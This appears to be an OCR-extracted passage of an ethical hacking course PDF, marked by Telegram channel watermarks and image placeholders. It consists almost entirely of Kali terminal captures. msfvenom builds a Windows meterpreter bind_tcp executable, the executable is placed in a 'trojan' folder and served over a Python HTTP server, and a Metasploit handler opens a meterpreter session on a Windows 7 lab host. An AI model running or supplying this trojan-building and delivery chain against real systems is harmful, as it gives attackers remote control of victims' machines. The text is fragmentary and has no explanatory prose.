
```
root@kali:~#
root@kali:~# msfvenom -p windows/meterpreter/bind_tcp -a x86 -f exe --platform w
indows > bind1.exe
No encoder or badchars specified, outputting raw payload
root@kali:~#
```

```
root@kali:~# ls -la
total 584
drwxrwxr-x 19 root root   4096 Feb  2 04:06 .
drwxr-xr-x 25 root root   4096 Jan 29 02:17 ..
drwxr-xr-x  3 root root   4096 Jan 29 00:51 .armitage
-rw-r--r--  1 root root   2434 Jan 29 06:17 .armitage.prop
-rw-------  1 root root   2139 Feb  1 03:57 .bash_history
-rw-rw-r--  1 root root   3391 Feb  5  2015 .bashrc
-rw-r--r--  1 root root  73802 Feb  2 04:07 bind1.exe
drwx------ 12 root root   4096 Feb  2 04:02 .cache
drwx------  8 root root   4096 Jan 26 01:21 .config
drwx------  3 root root   4096 Feb 23  2015 .dbus
```

```
root@kali:~#
root@kali:~# mkdir trojan
root@kali:~# cd trojan/
root@kali:~/trojan# cd
root@kali:~# cp bind1.exe trojan/
root@kali:~# cd trojan/
root@kali:~/trojan# ls
bind1.exe
root@kali:~/trojan# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


@Javangrpchannel






@Javangrpchannel


```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(handler) > set RHOST 172.16.100.6
RHOST => 172.16.100.6
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
```





```
[*] Sending stage (770048 bytes) to 172.16.100.6
[*] Meterpreter session 1 opened (172.16.100.5:41379 -> 172.16.100.6:4444) at 20
16-02-02 04:26:43 -0500

meterpreter > sysinfo
Computer        : U7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```


@Javangrpchannel










@Javangrpchannel








@Javangrpchannel




@Javangrpchannel


Module 07 Sniffing


@Javangrpchannel



@Javangrpchannel







@Javangrpchannel